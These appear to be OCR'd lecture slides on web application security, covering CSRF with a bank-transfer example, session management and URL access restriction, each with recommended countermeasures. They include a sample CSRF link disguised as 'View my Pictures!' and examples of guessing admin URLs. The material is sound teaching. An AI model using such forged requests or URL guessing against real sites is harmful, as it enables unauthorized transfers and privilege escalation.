
- Tricks the victim into loading a page that contains a malicious request
- The legitimate user is currently authenticated
- The request is executed with the victim's privileges

Example:




GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1

2. Cross Site Request Forgery



```
<a href="http://bank.com/transfer.do?acct=hacker&amount=100">View
my Pictures!</a>
```

2. Cross Site Request Forgery



```
GET http://banque.com/transfer.do?acct=hacker&amount=100 HTTP/1.1
```

```
<a href="http://bank.com/transfer.do?acct=hacker&amount=100">View
my Pictures!</a>
```

2. Cross Site Request Forgery

Recommended countermeasures

- Ensure that your application has no XSS vulnerabilities
- Insert custom random token in every form and URL
- Protect sensitive data or value transactions
  - Re-authenticate or use transaction signing
- Do not use GET requests for sensitive data
  - Using POST is not sufficient

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

⬇

```
POST http://bank.com/transfer.do HTTP/1.1 ...
...
...
Content-Length: 19;
acct=BOB&amount=100
```

3. Broken Authentication and Session Management

- Session management consist of storing connected user information in memory (cookies)
- Session violation attacks consists of intercepting these information to a valid session token

A few recommended countermeasures:

- Do not accept new, preset, or invalid session identifiers
- Start the login process from an encrypted page
- Put a logout link on every page
- Use a timeout period to automatically logout an inactive session

```
<session-config>
        <session-timeout>60</session-timeout>
</session-config>
```

- Add a security constraint for every URL needing SSL (in web.xml)

4. Failure to Restrict URL Access

- Special URLs are presented only to privileged users, but in fact accessible to all users
- An attacker can guessing some links to access to sensitive information
- Using brute force techniques to find unprotected pages

Example

www.onlinebank.com/user/getAccounts

- An hacker can modified the role in the URL to Access to more privileges
  /admin/getAccounts or /manager/getAccounts

Few recommended countermeasures:

- Never assume that a URL can be hidden
- Block access to file types that your application should never serve (xml files)
- Protect all URLs of your applications using role based authentication
  - Make sure this is done during every step of the way

Conclusion

- Consider the security during the development of applications
- Filter input and output of your applications
- Manage authentication carefully
- Protect sensitive data and resources to be visible or accessible by unauthorized users (roles, SSL, ...)

Perspectives

- Automatically detect and prevent web attacks
- Static and/or dynamic analyze of web applications code

Thank you four your attention